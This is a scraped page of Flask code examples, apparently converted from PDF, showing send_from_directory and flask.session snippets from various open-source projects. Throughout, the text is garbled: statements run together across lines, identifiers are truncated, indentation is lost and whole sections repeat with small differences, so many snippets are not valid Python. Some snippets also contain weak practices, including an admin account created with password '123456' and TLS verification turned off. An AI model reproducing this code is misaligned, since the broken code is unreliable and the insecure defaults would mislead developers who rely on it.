    h = request.args.get('h', None)
    date = request.args.get('date', None)

    try:
        im = cv2.imread(os.path.join(IMAGE_FOLDER, filename))
        if w and h:
            w, h = int(w), int(h)
            im = cv2.resize(im, (w, h))

        elif date:
            date = (datetime
                    .strptime(date, "%Y%m%d_%H%M%S")
                    .strftime("%d %b %-H:%M"))

        img_h, img_w = im.shape[:-1]
        cv2.putText(
            im, "{}".format(date), (0, int(img_h*0.98)),
            cv2.FONT_HERSHEY_SIMPLEX, 0.5, (0, 255, 0), 2)
        return
    except Exception as e:
        print(e)
```

```
Response(cv2.imencode('.jpg', im)[1].tobytes(),  
mimetype='image/jpeg')  
  
except Exception as e:  
  
    print(e)  
  
return send_from_directory('.', filename)
```

## Example 22

Project: *object-detection* Author: *cristianpb* File: [app.py](#) MIT License

5 vo

```
def status():  
  
    return send_from_directory('../dist', "index.html")
```

**Example 23**

Project: *object-detection* Author: *cristianpb* File: [app.py](#) MIT License

5 vo

```
def build(path):  
  
    return send_from_directory('../dist', path)
```

**Example 24**

Project: *dino* Author: *thenetcircle* File: [routes.py](#) Apache License 2.0

5 vo

```
def send_static(path):  
  
    return send_from_directory('admin/static/', path)
```

**Example 25**

Project: *dino* Author: *thenetcircle* File: [routes.py](#) Apache License 2.0

5 vo

```
def send_custom(path):
```

```
return send_from_directory('admin/static/custom/', path) Example 26
```

Project: *dino* Author: *thenetcircle* File: [routes.py](#) [Apache License 2.0](#)

5 vo

```
def send_images(path):
```

```
return send_from_directory('admin/static/vendor/images/', path)
```

**Example 27**

Project: *dino* Author: *thenetcircle* File: [routes.py](#) [Apache License 2.0](#)

5 vo

```
def send_staticv(path):
```

```
return send_from_directory('admin/static/vendor/', path) Example 28
```

Project: *dino* Author: *thenetcircle* File: [routes.py](#) [Apache License 2.0](#)

5 vo

```
def send_fonts(path):
```

```
return send_from_directory('admin/static/vendor/fonts/', path)
```

**Example 29**

Project: *rbp\_zlm* Author: *zlotus* File: [views.py](#) [MIT License](#)

5 vo

```
def send_qr():
```

```
return set_debug_response_header(flask.  
send_from_directory(BASE_DIR, 'QR.png')
```

```
# publish xauusd front-end to port 80
```

## **Example 30**

Project: *rbp\_zlm* Author: *zlotus* File: [views.py](#) [MIT License](#)

5 vo

```
def xauusd_entry():

    resp = flask.send_from_directory(XAUUSD_DIST_DIR, 'index.html',
        mimetype='tex' resp.headers['content-type'] = 'text/html'

    return resp
```

## **Example 31**

Project: *rbp\_zlm* Author: *zlotus* File: [views.py](#) [MIT License](#)

5 vo

```
def xauusd_files(path):

    print(path)

    return flask.send_from_directory(XAUUSD_DIST_DIR, path)
```

## **Example 32**

Project: *rbp\_zlm* Author: *zlotus* File: [views.py](#) [MIT License](#)

5 vo

```
def entry_efunds_dist():

    resp = flask.send_from_directory(EFUNDSDISTDIR, 'index.html',
        mimetype='tex' resp.headers['content-type'] = 'text/html'

    return resp
```

## **Example 33**

Project: *rbp\_zlm* Author: *zlotus* File: [views.py](#) [MIT License](#)

5 vo

```
def entry_dist(path):  
  
    return flask.send_from_directory(EFUNDS_DIST_DIR, path)  
  
# temporary efunds proxy
```

### Example 34

Project: *Clustering* Author: *varun-suresh* File: [visualize.py](#) [MIT License](#)

5 vo

```
def get_img_path(fpath):  
  
    print(os.path.dirname(fpath), fpath.split('/')[-1]) return  
    send_from_directory(os.path.dirname(fpath),fpath.split('/')[-1])
```

### Example 35

Project: *ltibootcamp* Author: *claudevervoort* File: [lti\\_platform.py](#) [Apache License 2.0](#)

5 vo

```
def send_js(path):  
  
    return send_from_directory('assets', path)
```

### Example 36

Project: *plexivity* Author: *mutschler* File: [views.py](#) [GNU General Public License v3.0](#)

5 vo

```
def cache(filename):
    if not config.CACHE_IMAGES:
        return g.plex.get_thumb_data(filename)

    cache_dir = os.path.join(config.DATA_DIR, "cache") cache_file =
    os.path.join(cache_dir, filename) if not os.path.exists(cache_file +
    ".jpg"): if helper.cache_file(filename, g.plex):
        return send_from_directory(cache_dir, filename + ".jpg") else:
            return send_file('static/images/poster.png') else:
                return send_from_directory(cache_dir, filename + ".jpg")
```

Example 37  
Project: *xcessiv* Author: *reiinakano* File: [views.py](#) Apache License 2.0

5 vo

```
def home(path):
    return send_from_directory(
        os.path.join(
            os.path.dirname(os.path.abspath(__file__)),
            'ui/build',
            os.path.split(path)[0]
        ),
        os.path.split(path)[1]
    )
```

## **Example 38**

Project: *modloop* Author: *salilab* File: [init.py](#) [GNU Lesser General Public License v2.1](#)

5 vo

```
def results_file(name, fp):  
  
    job = get_completed_job(name, request.args.get('passwd')) if fp in  
    ('output.pdb', 'failure.log', 'loop.py'): return  
    send_from_directory(job.directory, fp) else:  
  
    abort(404)
```

## **Example 39**

Project: *anime-birb-uk* Author: *Arctice* File: [frontend.py](#) [Apache License 2.0](#)

5 vo

```
def static_redirect():  
  
    return send_from_directory(app.static_folder, request.path[1:])
```

## **Example 40**

Project: *cassh* Author: *nbeguier* File: [cassh\\_web.py](#) [Apache License 2.0](#)

5 vo

```
def upload(current_user=None):
```

"""

CASSH sign

"""

```

pubkey = request.files['file']

username = request.form['username']

payload = {}

payload.update({'realname': current_user['name'], 'password':
current_user['pa payload.update({'username': username}

payload.update({'pubkey': pubkey.read().decode('UTF-8')}) try:

req = post(APP.config['CASSH_URL'] + '/client', \ data=payload, \
headers=APP.config['HEADERS'], \
verify=False)

except ConnectionError:

return Response('Connection error : %s' %
APP.config['CASSH_URL']) if 'Error' in req.text:

return Response(req.text)

with open(path.join(APP.config['UPLOAD_FOLDER'],
current_user['name']), 'w') as f:
f.write(req.text)

return send_from_directory(APP.config['UPLOAD_FOLDER'],
current_user['name'], attachment_filename='id_rsa-cert.pub',
as_attachment=True)

# Route that will process the file upload

```

## Example 41

Project: [fixmynotes.com](http://fixmynotes.com) Author: [mariowr2](https://github.com/mariowr2) File: [init.py](#) [MIT License](#)

```
def serve_file(output_filename):
    uploaded_filename = output_filename[4:]
    ending_char_index = len(uploaded_filename) - 1
    print_debug_msg(str(ending_char_index))
    clear_uploaded_file(uploaded_filename) # delete the file that was
    uploaded
    return send_from_directory(file_output_location_absolute,
    output_filename)
```

**Example 42**

Project: *maple-file* Author: *honmaple* File: [\*router.py\*](#) BSD 3-Clause  
["New" or "Revised" License](#)

5 vo

```
def get(self, filename):
    config = current_app.config
    width = request.args.get("width", 0, type=int)
    height = request.args.get("height", 0, type=int)
    if width or height:
        img = os.path.join(config['UPLOAD_FOLDER'], filename)
        stream = gen_thumb_image(img, width, height)
        buf_value = stream.getvalue()
        response = make_response(buf_value)
        response.headers['Content-Type'] = 'image/jpeg'
    return response
return send_from_directory(config['UPLOAD_FOLDER'], filename)
```

**Example 43**

Project: *bocco-api-python* Author: *YUKAI* File: [\*web.py\*](#) MIT License

5 vo

```
def assets(filename):  
  
    return send_from_directory(app.config['DOWNLOADS'], filename)
```

#### **Example 44**

Project: *cas-sample-python-webapp* Author: *cas-projects* File: [app.py](#) Apache License 2.0

5 vo

```
def static_files(filename):  
  
    return send_from_directory(path.join(getcwd(), 'static'), filename)
```

#### **Example 45**

Project: *Loosindus* Author: *TaaviE* File: [static.py](#) GNU Affero General Public License v3.0

5 vo

```
def favicon():
```

"""

Returns the site's favicon

"""

```
return send_from_directory("./static",  
    "favicon-16x16.png")
```

#### **Example 46**

Project: *calibre-web* Author: *janeczku* File: [helper.py](#) GNU General Public License v3.0

5 vo

```
def get_book_cover(book_id):

    book = db.session.query(db.Books).filter(db.Books.id == book_id).first() if book.has_cover:

        if config.config_use_google_drive:

            try:

                if not gd.is_gdrive_ready():

                    return send_from_directory(_STATIC_DIR, "generic_cover.jpg")
                    path=gd.get_cover_via_gdrive(book.path)

                if path:

                    return redirect(path)

                else:

                    log.error('%s/cover.jpg not found on Google Drive', book.path) return
                    send_from_directory(_STATIC_DIR, "generic_cover.jpg") except
                    Exception as e:

                        log.exception(e)

# traceback.print_exc()

return send_from_directory(_STATIC_DIR,"generic_cover.jpg") else:

    cover_file_path = os.path.join(config.config_calibre_dir, book.path) if
    os.path.isfile(os.path.join(cover_file_path, "cover.jpg")): return
    send_from_directory(cover_file_path, "cover.jpg") else:

        return send_from_directory(_STATIC_DIR,"generic_cover.jpg") else:

            return send_from_directory(_STATIC_DIR,"generic_cover.jpg")

# saves book cover from url
```

## **Example 47**

Project: *calibre-web* Author: *janeczku* File: [admin.py](#) [GNU General Public License v3.0](#)

5 vo

```
def send_logfile(logtype):  
  
    if logtype == 1:  
  
        logfile = logger.get_accesslogfile(config.config_access_logfile)  
        return send_from_directory(os.path.dirname(logfile),  
                               os.path.basename(logfile))  
  
    if logtype == 0:  
  
        logfile = logger.get_logfile(config.config_logfile)  
        return send_from_directory(os.path.dirname(logfile),  
                               os.path.basename(logfile))  
  
    else:  
  
        return ""
```

## **Example 48**

Project: *sova* Author: *sshnaidm* File: [flaskapp.py](#) [Apache License 2.0](#)

5 vo

```
def hello_world():  
  
    return send_from_directory(  
        os.path.dirname(config.INDEX_HTML), 'index.html')
```

**Example 49**

Project: *PyOne* Author: *abbeyokgo* File: [views.py](#) [Mozilla Public License 2.0](#)

5 vo

```
def favicon():

    resp=MakeResponse( send_from_directory(os.path.join(config_dir,
    'app/static/im return resp
```

## Example 50

Project: *Handwritten-Line-Text-Recognition-using-Deep-Learning-with-Tensorflow* Author: *sushant097*

5 vo

File: [upload.py](#) Apache License 2.0

```
def upload():

    # folder_name = request.form['uploads']

    target = os.path.join(APP_ROOT, 'static/')

    print(target)

    if not os.path.isdir(target):

        os.mkdir(target)

    print(request.files.getlist("file")) option =
    request.form.get('optionsPrediction') print("Selected Option::
    {}".format(option)) for upload in request.files.getlist("file"):

        print(upload)

        print("{} is the file name".format(upload.filename)) filename =
        upload.filename

        # This is to verify files are supported

        ext = os.path.splitext(filename)[1]
```

```
if (ext == ".jpg") or (ext == ".png"): print("File supported moving  
on...") else:  
  
    render_template("Error.html", message="Files uploaded are not  
    supported")  
    savefilename = datetime.now().strftime("%Y-%m-  
    %d_%H_%M_%S") + "." + ext  
    destination = "/".join([target,  
    savefilename])  
    print("Accept incoming file:", filename)  
    print("Save it to:", destination)  
  
    upload.save(destination)  
  
    result = predict_image(destination, option)  
  
    print("Prediction: ", result)  
  
    # return send_from_directory("images", filename,  
    # as_attachment=True) return render_template("complete.html",  
    # image_name=savefilename, result=result)
```

## Python flask.session() Examples

The following are code examples for showing how to use `flask.session()`. They are from open source Python projects. You can vote up the examples you like or vote down the ones you don't like.

### Example 1

Project: [Flask-Python-GAE-Login-Registration](#) Author: [arymeyer](#) File: [testing.py](#) Apache License 2.0 6 vc

```
def test_session_transactions(self):
    app = flask.Flask(__name__)
    app.testing = True
    app.secret_key = 'testing'

    @app.route('/')
    def index():
        return text_type(flask.session['foo'])

    with app.test_client() as c:
        with c.session_transaction() as sess:
            self.assert_equal(len(sess), 0)
            sess['foo'] = 42
            self.assert_equal(len(sess), 1)
        rv = c.get('/')
        self.assert_equal(rv.data, b'[42]')
        with c.session_transaction() as sess:
            self.assert_equal(len(sess), 1)
            self.assert_equal(sess['foo'], 42)
```

### Example 2

Project: [Flask-Python-GAE-Login-Registration](#) Author: [arymeyer](#) File: [basic.py](#) Apache License 2.0 6 vc

```
def test_session_using_application_root(self):
    class PrefixPathMiddleware(object):
        def __init__(self, app, prefix):
            self.app = app
            self.prefix = prefix
        def __call__(self, environ, start_response):
            environ['SCRIPT_NAME'] = self.prefix
            return self.app(environ, start_response)

    app = flask.Flask(__name__)
    app.wsgi_app = PrefixPathMiddleware(app.wsgi_app, '/bar')
    app.config.update(
        SECRET_KEY='foo',
        APPLICATION_ROOT='/bar'
    )
    @app.route('/')
    def index():
        flask.session['testing'] = 42
        return 'Hello World'
    rv = app.test_client().get('/', 'http://example.com:8080/')
    self.assert_in('path=/bar', rv.headers['set-cookie'].lower())
```

### Example 3

6 vc

Python flask.session() Examples The following are code examples for showing how to use `flask.session()`. They are from open source Python projects. You can vote up the examples you like or vote down the ones you don't like.

## Example 1

Project: *Flask-Python-GAE-Login-Registration* Author: *orymeyer* File: [testing.py](#) Apache License 2.0

6 votes

```
def test_session_transactions(self):  
    app = flask.Flask(__name__)  
    app.testing = True  
    app.secret_key = 'testing'  
    @app.route('/')  
  
    def index():  
        return text_type(flask.session['foo'])  
  
    with app.test_client() as c:  
        with c.session_transaction() as sess:  
            self.assert_equal(len(sess), 0)  
            sess['foo'] = [42]  
            self.assert_equal(len(sess), 1)  
  
        rv = c.get('/')
```

```
self.assert_equal(rv.data, b'[42]')

with c.session_transaction() as sess:
    self.assert_equal(len(sess), 1)
    self.assert_equal(sess['foo'], [42])
```

## Example 2

Project: *Flask-Python-GAE-Login-Registration* Author: orymeyer File: [basic.py](#) Apache License 2.0

6 vo

```
def test_session_using_application_root(self):
    class PrefixPathMiddleware(object):

        def __init__(self, app, prefix):
            self.app = app
            self.prefix = prefix

        def __call__(self, environ, start_response):
            environ['SCRIPT_NAME'] = self.prefix
            return self.app(environ, start_response)

    app = flask.Flask(__name__)
    app.wsgi_app = PrefixPathMiddleware(app.wsgi_app, '/bar')
    app.config.update(
        SECRET_KEY='foo',
        APPLICATION_ROOT='/bar'
    )
```

```
@app.route('/')

def index():
    flask.session['testing'] = 42

    return 'Hello World'

rv = app.test_client().get('/', 'http://example.com:8080/')
self.assert_in('path=/bar', rv.headers['set-cookie'].lower()) Example 3
```

6 vo

Project: *Flask-Python-GAE-Login-Registration* Author: orymeyer File: [basic.py](#) Apache License 2.0

```
def test_session_using_session_settings(self):
    app = flask.Flask(__name__)

    app.config.update(
        SECRET_KEY='foo',
        SERVER_NAME='www.example.com:8080',
        APPLICATION_ROOT='/test',
        SESSION_COOKIE_DOMAIN='example.com',
        SESSION_COOKIE_HTTPONLY=False,
        SESSION_COOKIE_SECURE=True,
        SESSION_COOKIE_PATH='/'
    )

    @app.route('/')
```

```
def index():

    flask. session['testing'] = 42

    return 'Hello World'

rv = app.test_client().get('/', 'http://www.example.com:8080/test/')
cookie = rv.headers['set-cookie'].lower()

self.assert_in('domain=.example.com', cookie) self.assert_in('path=/',
cookie)

self.assert_in('secure', cookie)

self.assert_not_in('httponly', cookie)
```

## Example 4

Project: *Flask-Python-GAE-Login-Registration* Author: orymeyer File: [basic.py](#) Apache License 2.0

6 vo

```
def test_session_stored_last(self):

    app = flask.Flask(__name__)

    app.secret_key = 'development-key'

    app.testing = True

    @app.after_request

    def modify_session(response):

        flask. session['foo'] = 42

        return response
```

```
@app.route('/')

def dump_session_contents():

    return repr(flask.session.get('foo'))

c = app.test_client()

self.assert_equal(c.get('/').data, b'None')

self.assert_equal(c.get('/').data, b'42')
```

## Example 5

Project: *Flask-Python-GAE-Login-Registration* Author: orymeyer File: [testing.py](#) Apache License 2.0

6 vo

```
def test_session_transactions(self):

    app = flask.Flask(__name__)

    app.testing = True

    app.secret_key = 'testing'

    @app.route('/')

    def index():

        return text_type(flask.session['foo'])

    with app.test_client() as c:

        with c.session_transaction() as sess:

            self.assert_equal(len(sess), 0)

            sess['foo'] = [42]
```

```
self.assert_equal(len(sess), 1)

rv = c.get('/')

self.assert_equal(rv.data, b'[42]')

with c.session_transaction() as sess:

    self.assert_equal(len(sess), 1)

    self.assert_equal(sess['foo'], [42])
```

## Example 6

Project: *Flask-Python-GAE-Login-Registration* Author: orymeyer File: [basic.py](#) Apache License 2.0

6 vo

```
def test_session_using_application_root(self):
    class PrefixPathMiddleware(object):

        def __init__(self, app, prefix):
            self.app = app
            self.prefix = prefix

        def __call__(self, environ, start_response):
            environ['SCRIPT_NAME'] = self.prefix
            return self.app(environ, start_response)

    app = flask.Flask(__name__)
    app.wsgi_app = PrefixPathMiddleware(app.wsgi_app, '/bar')
    app.config.update(
        SECRET_KEY='foo',
```

```
APPLICATION_ROOT='/bar'

)
@app.route('/')

def index():

flask.session['testing'] = 42

return 'Hello World'

rv = app.test_client().get('/', 'http://example.com:8080/')
self.assert_in('path=/bar', rv.headers['set-cookie'].lower()) Example 7
```

Project: *Flask-Python-GAE-Login-Registration* Author: orymeyer File: [basic.py](#) Apache License 2.0

6 vo

```
def test_session_using_session_settings(self):
    app = flask.Flask(__name__)

    app.config.update(
        SECRET_KEY='foo',
        SERVER_NAME='www.example.com:8080',
        APPLICATION_ROOT='/test',
        SESSION_COOKIE_DOMAIN='example.com',
        SESSION_COOKIE_HTTPONLY=False,
        SESSION_COOKIE_SECURE=True,
        SESSION_COOKIE_PATH='/'
```

```
)  
  
@app.route('/')  
  
def index():  
  
    flask.session['testing'] = 42  
  
    return 'Hello World'  
  
    rv = app.test_client().get('/', 'http://www.example.com:8080/test/')  
    cookie = rv.headers['set-cookie'].lower()  
  
    self.assert_in('domain=.example.com', cookie) self.assert_in('path=/',  
    cookie)  
  
    self.assert_in('secure', cookie)  
  
    self.assert_not_in('httponly', cookie)
```

## Example 8

Project: *Flask-Python-GAE-Login-Registration* Author: orymeyer File:  
[basic.py](#) Apache License 2.0

```
6 vo  
  
def test_session_stored_last(self):  
  
    app = flask.Flask(__name__)  
  
    app.secret_key = 'development-key'  
  
    app.testing = True  
  
    @app.after_request  
  
    def modify_session(response):
```

```
flask. session['foo'] = 42

return response

@app.route('/')

def dump_session_contents():

    return repr(flask. session.get('foo'))

c = app.test_client()

self.assert_equal(c.get('/').data, b'None')

self.assert_equal(c.get('/').data, b'42')
```

## Example 9

Project: *Flask-pyoidc* Author: zamzterz File: [flask\\_pyoidc.py](#) Apache License 2.0

```
6 vo

def _authenticate(self, client, interactive=True):
    if not client.is_registered():
        self._register_client(client)

    flask. session['destination'] = flask.request.url
    flask. session['state'] = rndstr()

    flask. session['nonce'] = rndstr()

    # Use silent authentication for session refresh

    # This will not show login prompt to the user
    extra_auth_params = {}

    if not interactive:
```

```
extra_auth_params['prompt'] = 'none'

login_url = client.authentication_request(flask.session['state'], flask.
session['nonce'],

extra_auth_params)

auth_params = dict(parse_qs(login_url.split('?')[1])) flask.
session['fragment_encoded_response'] =
AuthResponseHandler.expect_f return redirect(login_url)
```

## Example 10

Project: *Flask-pyoidc* Author: zamzterz File: [flask\\_pyoidc.py](#) Apache License 2.0

```
6 vo

def _logout(self):

    logger.debug('user logout')

    try:

        session = UserSession(flask.session)

    except UninitialisedSession as e:

        logger.info('user was already logged out, doing nothing') return None

        id_token_jwt = session.id_token_jwt

        client = self.clients[ session.current_provider]

        session.clear()

        if client.provider_end_session_endpoint: flask.
            session['end_session_state'] = rndstr() end_session_request =
```

```
EndSessionRequest(id_token_hint=id_token_jwt,
post_logout_redirect_uri=self.

state=flask.session['end_sess

logger.debug('send endsession request: %s',
end_session_request.to_js
return
redirect(end_session_request.request(client.provider_end_sessio
return None
```

## Example 11

Project: *Flask-pyoidc* Author: *zamzterz* File: [\*flask\\_pyoidc.py\*](#) Apache License 2.0

6 vo

```
def oidc_logout(self, view_func):

self._logout_view = view_func

@functools.wraps(view_func)

def wrapper(*args, **kwargs):

if 'state' in flask.request.args:

# returning redirect from provider

if flask.request.args['state'] != flask.session.pop('end_session_'

logger.error("Got unexpected state '%s' after logout redirect.

return view_func(*args, **kwargs)

redirect_to_provider = self._logout()

if redirect_to_provider:
```

```
return redirect_to_provider

return view_func(*args, **kwargs)

return wrapper
```

## Example 12

Project: *Flask-pyoidc* Author: zamzterz File: [test\\_flask\\_pyoidc.py](#)  
[Apache License 2.0](#)

```
6 vo

def test_handle_authentication_response_POST(self): access_token
= 'test_access_token'

state = 'test_state'

authn = self.init_app()

auth_response = AuthorizationResponse(**{'state': state,
'token_type': 'Be with self.app.test_request_context(\'/redirect_uri\'',
method='POST',
data=auth_response.to_dict(),
mimetype='application/x-www-form-urlencoded

UserSession(flask. session, self.PROVIDER_NAME) flask.
session['destination'] = '/test'

flask. session['state'] = state

flask. session['nonce'] = 'test_nonce'

response = authn._handle_authentication_response() session =
UserSession(flask. session)
```

```
assert session.access_token == access_token assert response == '/test'
```

## Example 13

Project: *Flask-pyoidc* Author: *zamzterz* File: [\*test\\_flask\\_pyoidc.py\*](#)  
[Apache License 2.0](#)

6 vo

```
def test_token_error_response_calls_to_error_view_if_set(self):
    token_endpoint = self.PROVIDER_BASEURL + '/token'

    error_response = {'error': 'invalid_request', 'error_description': 'test e
    responses.add(responses.POST, token_endpoint,
    json=error_response) authn =
    self.init_app(provider_metadata_extras={'token_endpoint': token_en
    error_view_mock = self.get_view_mock()

    authn.error_view(error_view_mock)

    state = 'test_tate'

    with self.app.test_request_context('/redirect_uri?code=foo&state=
    {}'.format(state)):
        UserSession(flask.session, self.PROVIDER_NAME)
        flask.session['state'] = state

        flask.session['nonce'] = 'test_nonce'

        result = authn._handle_authentication_response()
        self.assert_view_mock(error_view_mock, result)
        error_view_mock.assert_called_with(**error_response)
```

Project: *flasky* Author: *RoseOu* File: [\*testing.py\*](#) [MIT License](#)

6 vo

```
def test_session_transactions(self):
```

```
app = flask.Flask(__name__)

app.testing = True

app.secret_key = 'testing'

@app.route('/')

def index():

    return text_type(flask.session['foo'])

with app.test_client() as c:

    with c.session_transaction() as sess:

        self.assert_equal(len(sess), 0)

        sess['foo'] = [42]

        self.assert_equal(len(sess), 1)

    rv = c.get('/')

    self.assert_equal(rv.data, b'[42]')

    with c.session_transaction() as sess:

        self.assert_equal(len(sess), 1)

        self.assert_equal(sess['foo'], [42])
```

## Example 15

Project: *flasky* Author: *RoseOu* File: [basic.py](#) [MIT License](#)

6 vo

```
def test_session_using_application_root(self):
    class PrefixPathMiddleware(object):
```

```
def __init__(self, app, prefix):
    self.app = app
    self.prefix = prefix

    def __call__(self, environ, start_response): environ['SCRIPT_NAME']
        = self.prefix

    return self.app(environ, start_response)

app = flask.Flask(__name__)

app.wsgi_app = PrefixPathMiddleware(app.wsgi_app, '/bar')
app.config.update(
    SECRET_KEY='foo',
    APPLICATION_ROOT='/bar'
)
@app.route('/')

def index():
    flask.session['testing'] = 42

    return 'Hello World'

rv = app.test_client().get('/', 'http://example.com:8080/')
self.assert_in('path=/bar', rv.headers['set-cookie'].lower())
```

**Example 16**

Project: *flasky* Author: RoseOu File: [basic.py](#) MIT License

6 vo

```
def test_session_using_session_settings(self): app = flask.Flask(__name__)

app.config.update(
    SECRET_KEY='foo',
    SERVER_NAME='www.example.com:8080',
    APPLICATION_ROOT='/test',
    SESSION_COOKIE_DOMAIN='.example.com',
    SESSION_COOKIE_HTTPONLY=False,
    SESSION_COOKIE_SECURE=True,
    SESSION_COOKIE_PATH='/'
)

@app.route('/')
def index():
    flask.session['testing'] = 42
    return 'Hello World'

rv = app.test_client().get('/', 'http://www.example.com:8080/test/')
cookie = rv.headers['set-cookie'].lower()

self.assert_in('domain=.example.com', cookie) self.assert_in('path=/', cookie)

self.assert_in('secure', cookie)

self.assert_not_in('httponly', cookie)
```

## Example 17

Project: *flasky* Author: *RoseOu* File: [basic.py](#) MIT License

6 vo

```
def test_session_stored_last(self):  
  
    app = flask.Flask(__name__)  
  
    app.secret_key = 'development-key'  
  
    app.testing = True  
  
    @app.after_request  
  
    def modify_session(response):  
  
        flask.session['foo'] = 42  
  
        return response  
  
    @app.route('/')  
  
    def dump_session_contents():  
  
        return repr(flask.session.get('foo'))  
  
    c = app.test_client()  
  
    self.assert_equal(c.get('/').data, b'None')  
  
    self.assert_equal(c.get('/').data, b'42')
```

## Example 18

Project: *Nurevam* Author: *Maverun* File: [profile.py](#) MIT License

6 vo

```
def update_profile(): #Update a setting.

list_point = dict(request.form)

list_point.pop('_csrf_token',None)

path = "Profile:{}".format( session['user']['id']) warning = False

warning_msg = "One of those have failed, Please double check {} "

warning_list =[]

for x in list_point:

    print(x)

    if request.form.get(x) == "":

        db.hdel(path,x)

        continue

    elif x == "osu":

        results = osu_api.get_user(request.form.get(x)) if results == []:

            warning = True

            warning_list.append(x)

            continue

        db.hset(path,x,request.form.get(x))

    if warning:

        flash(warning_msg.format(",".join(warning_list)), 'warning') else:

            flash('Settings updated!', 'success')
```

```
return redirect(url_for('profile.profile'))
```

## Example 19

Project: *Nurevam* Author: *Maverun* File: [profile.py](#) MIT License

6 vo

```
def anilist_request():

    code = request.args.get("code")

    header = {'Content-Type': 'application/json','Accept':
    'application/json'}

    r = requests.post("https://anilist.co/api/v2/oauth/token",json = {

        'client_id':str(utils.data_info.anilist_id),

        'client_secret':utils.data_info.anilist_token,

        'redirect_uri':url_for('profile.anilist_request',_external=True),

        'grant_type': 'authorization_code',

        'code':code},headers=header)

    data =r.json()

    user = session['user']

    db.hmset("Profile:{}:Anilist".format(user["id"]),data)
    print("Successfully create token for ",user["id"]," - ",user["username"])
    flash("Anilist update!","success") return
    redirect(url_for('profile.profile'))
```

## Example 20

Project: *gvs-public* Author: *statgen* File: [exac.py](#) MIT License

6 vo

```
def require_agreement_to_terms_and_store_destination(func):
```

```
"""
```

This decorator for routes checks that the user is logged in and has agreed to If they haven't, their intended destination is stored and they're sent to get I think that it has to be placed AFTER @app.route() so that it can capture

```
"""
```

```
# inspired by <https://flask-
login.readthedocs.org/en/latest/_modules/flask_lo
@functools.wraps(func)

def decorated_view(*args, **kwargs):
    if hasattr(current_user, 'agreed_to_terms') and
        current_user.agreed_to_ter return func(*args, **kwargs)
    else:
        print('unauthorized user {!r} visited the url [{!r}]'.format(current_u
            session['original_destination'] = request.path return
            redirect(url_for('get_authorized')))

    return func(*args, **kwargs)
return decorated_view
```

## Example 21

Project: *geo-knowledge-hub* Author: geosec File: [views.py](#) [MIT License](#)

6 vo

```
def login():

    form = request.get_json() or {}

    #email = form.get('email')

    with db.session.begin_nested():

        user = User.query.first()

        if not user:

            user = User()

            user.email = 'admin@invenio.org'

            user.active = True

            user.password = '123456'

            db.session.add(user)

            db.session.commit()

            login_user(user, remember=True)

    return jsonify({'status': 'ok', 'sessionid': session['_id']})
```

**Example 22**

Project: *flask-template* Author: *pwgraham91* File: [auth\\_handler.py](#)  
[MIT License](#)

5 vo

```
def get_google_authorization_url():

    current_user = flask.g.user

    if current_user.is_authenticated:

        return
```

```
google = get_google_auth()

auth_url, state = google.authorization_url(Auth.AUTH_URI)
flask.session['oauth_state'] = state

return auth_url
```

### Example 23

Project: *Flask-Python-GAE-Login-Registration* Author: orymeyer File: [main.py Apache License 2.0](#)

5 vo

```
def login():

if 'loggedin' in session:

    return jsonify({"status":True})

name = str(request.form["username"])
password =
str(request.form["password"])

status=checkLogin(name,password)
if status==True:

    session["loggedin"]=True

return jsonify(status=status)
```

### Example 24

Project: *Flask-Python-GAE-Login-Registration* Author: orymeyer File: [templating.py Apache License](#)

5 vo

[2.0](#)

```
def test_standard_context(self):
```

```
app = flask.Flask(__name__)

app.secret_key = 'development key'

@app.route('/')

def index():

    flask.g.foo = 23

    flask.session['test'] = 'aha'

    return flask.render_template_string(""

{{ request.args.foo }}

{{ g.foo }}

{{ config.DEBUG }}

{{ session.test }}

"))

rv = app.test_client().get('/?foo=42')

self.assert_equal(rv.data.split(), [b'42', b'23', b'False', b'aha'])
```

### Example 25

Project: *Flask-Python-GAE-Login-Registration* Author: orymeyer File: [testing.py](#) Apache License 2.0

5 vo

```
def test_redirect_keep_session(self):

    app = flask.Flask(__name__)

    app.secret_key = 'testing'
```

```
@app.route('/', methods=['GET', 'POST'])

def index():
    if flask.request.method == 'POST':
        return flask.redirect('/getsession')

    flask.session['data'] = 'foo'

    return 'index'

@app.route('/getsession')

def get_session():
    return flask.session.get('data', '<missing>') with app.test_client() as c:
        rv = c.get('/getsession')
        assert rv.data == b'<missing>'

        rv = c.get('/')
        assert rv.data == b'index'

        assert flask.session.get('data') == 'foo'

    rv = c.post('/', data={}, follow_redirects=True) assert rv.data == b'foo'

    # This support requires a new Werkzeug version if not hasattr(c,
    'redirect_client'):

    assert flask.session.get('data') == 'foo'

    rv = c.get('/getsession') assert rv.data == b'foo'
```

## Example 26

Project: *Flask-Python-GAE-Login-Registration* Author: orymeyer File: [testing.py](#) Apache License 2.0

5 vo

```
def test_session_transactions_no_null_sessions(self): app = flask.Flask(__name__)
app.testing = True
with app.test_client() as c:
try:
with c.session_transaction() as sess:
pass
except RuntimeError as e:
self.assert_in('Session backend did not open a session', str(e)) else:
self.fail('Expected runtime error')
```

## Example 27

Project: *Flask-Python-GAE-Login-Registration* Author: orymeyer File: [basic.py](#) Apache License 2.0

5 vo

```
def test_session_using_server_name(self):
app = flask.Flask(__name__)
app.config.update(
SECRET_KEY='foo',
```

```
SERVER_NAME='example.com'

)

@app.route('/')

def index():

flask.session['testing'] = 42

return 'Hello World'

rv = app.test_client().get('/', 'http://example.com/')
self.assert_in('domain=.example.com', rv.headers['set-
cookie'].lower()) self.assert_in('httponly', rv.headers['set-
cookie'].lower()) Example 28
```

Project: *Flask-Python-GAE-Login-Registration* Author: orymeyer File:  
[basic.py](#) Apache License 2.0

5 vo

```
def test_session_using_server_name_and_port(self):
    app =
        flask.Flask(__name__)

    app.config.update(
        SECRET_KEY='foo',
        SERVER_NAME='example.com:8080'
    )

    @app.route('/')

    def index():

        flask.session['testing'] = 42
```

```
return 'Hello World'

rv = app.test_client().get('/', 'http://example.com:8080/')
self.assert_in('domain=.example.com', rv.headers['set-
cookie'].lower()) self.assert_in('httponly', rv.headers['set-
cookie'].lower()) Example 29
```

Project: *Flask-Python-GAE-Login-Registration* Author: orymeyer File: [basic.py](#) Apache License 2.0

5 vo

```
def test_session_using_server_name_port_and_path(self):
    app = flask.Flask(__name__)
    app.config.update(
        SECRET_KEY='foo',
        SERVER_NAME='example.com:8080',
        APPLICATION_ROOT='/foo'
    )
    @app.route('/')
    def index():
        flask.session['testing'] = 42
        return 'Hello World'

    rv = app.test_client().get('/', 'http://example.com:8080/foo')
    self.assert_in('domain=example.com', rv.headers['set-
cookie'].lower()) self.assert_in('path=/foo', rv.headers['set-
